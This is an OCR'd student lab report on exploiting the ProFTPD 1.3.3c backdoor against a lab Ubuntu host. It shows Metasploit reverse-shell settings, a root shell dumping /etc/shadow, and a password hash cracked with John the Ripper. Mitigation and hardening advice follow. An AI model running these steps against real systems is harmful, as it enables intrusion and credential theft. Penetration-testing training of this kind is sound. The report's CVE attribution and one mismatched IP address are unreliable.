
1. **Configure Exploit Parameters** set RHOST 192.168.196.135 # TARGET IP set RPORT 21 #TARGET PORT set LHOST 192.168.196.128 # SERVER(Kali) IP set LPORT 4444



3.5 Post Exploitation Activities

2. Execute the Exploit

exploit



Gain access of ubuntu Folders and files that consist shadow(Password Hash)file

```
root@vtcsec:/etc# cat shadow
cat shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/etc#
```

Display Hash value

```
┌──(kalirms__Kalirms)-[~/ubu]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; cat ubu-hash
Monday 02 June 2025 11:44:30 PM IST
Student Name : Rahul Malatesh Sannapujar

marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
```

Decrypt Hash Using John ripper Password Cracker

```
┌──(kalirms__Kalirms)-[~/ubu]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; john --show ubu-hash
Monday 02 June 2025 11:52:12 PM IST
Student Name : Rahul Malatesh Sannapujar

marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left

┌──(kalirms__Kalirms)-[~/ubu]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; john --wordlist=/usr/share/wordlists/rockyou.txt ubu-hash
Monday 02 June 2025 11:54:07 PM IST
Student Name : Rahul Malatesh Sannapujar

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)
```

Password is marlinspike

Ubuntu password cracked successfully……

4. Vulnerability Summary

- **Name:** proFTPD 1.3.3c - Backdoor Command Execution
- **CVE ID:** CVE-2010-4221 (Official backdoor), related variants exploited in wild
- **Type:** Remote Command Execution (RCE)
- **Affected Software:** proFTPD 1.3.3c (source tarball modified with a backdoor in Nov 2010)
- **Attack Vector:** Network-based unauthenticated access over FTP

---

5. Risk Rating

Parameter	Value
CVSS v2 Score	9.3 (Critical)
Access Vector	Network
Access Complexity	Low
Authentication	None
Confidentiality	Complete
Integrity	Complete
Availability	Complete

6. Technical Evidence

- **Tool Used:** nmap, ftp, Metasploit, netcat
- **Service Detected:**

  nmap -sV -p 21 196.186.138.135

  21/tcp open ftp ProFTPD 1.3.3c

- **Exploit Attempt:**
  - Exploitable if compiled from the compromised tarball (malicious version of 1.3.3c).

- Metasploit Module:

7. Step-by-Step Mitigation Guidance

1. **Immediate Action – Remove Vulnerable Version:**
    - Verify installation source of proFTPD.
    - Remove proFTPD 1.3.3c immediately if not from a trusted source.
2. **Update proFTPD:**
    - Download and compile from official source.
    - Recommended version: Latest stable release (1.3.7 or above).
3. **Verify Integrity of Installed Binaries:**
    - Use SHA256/SHA1 hashes to validate downloaded source files.
    - Run file integrity tools (tripwire, AIDE) regularly.
4. **Access Controls:**
    - Limit FTP access using firewalls or TCP wrappers.
    - Disable anonymous FTP if not required.
5. **Audit FTP Usage:**
    - Check for unexpected user accounts, login attempts, and uploaded files.
6. **Disable FTP Protocol (if unused):**
    - Use secure alternatives like **SFTP** or **FTPS**.
7. **Implement Monitoring and Alerts:**
    - Deploy IDS/IPS with FTP rule sets.
    - Set up alerts for shell processes spawned from FTP services.

8. Attack Timeline & Effort

Phase	Time Spent	Tools Used
Reconnaissance	5 min	nmap
Enumeration	5 min	Banner grabbing, version ID
Exploitation	10 min	Metasploit
Post-Exploitation	10 min	Shell, privilege check

9. Future Hardening Recommendations

- **Secure Software Supply Chain:**
    - Always verify checksums and signatures before installing packages.
- **Disable Unused Services:**
    - If FTP is not essential, disable the service entirely.
- **Use Secure Protocols:**
    - Replace FTP with SFTP/FTPS where possible.
- **Regular Auditing:**
    - Schedule weekly scans for exposed services and vulnerabilities.
- **Limit External Exposure:**
    - FTP should never be directly exposed to the internet without layered protections.
- **Red Team Simulation:**
    - Conduct periodic penetration tests to evaluate FTP security posture

10. Conclusion

The Ubuntu proFTPD 1.3.3c backdoor vulnerability allows unauthenticated remote code execution, risking full system compromise. Exploitation is easy and highly critical. Immediate patching, removal of the affected version, and disabling unused FTP services are essential. Ongoing monitoring and using secure protocols will help prevent future attacks.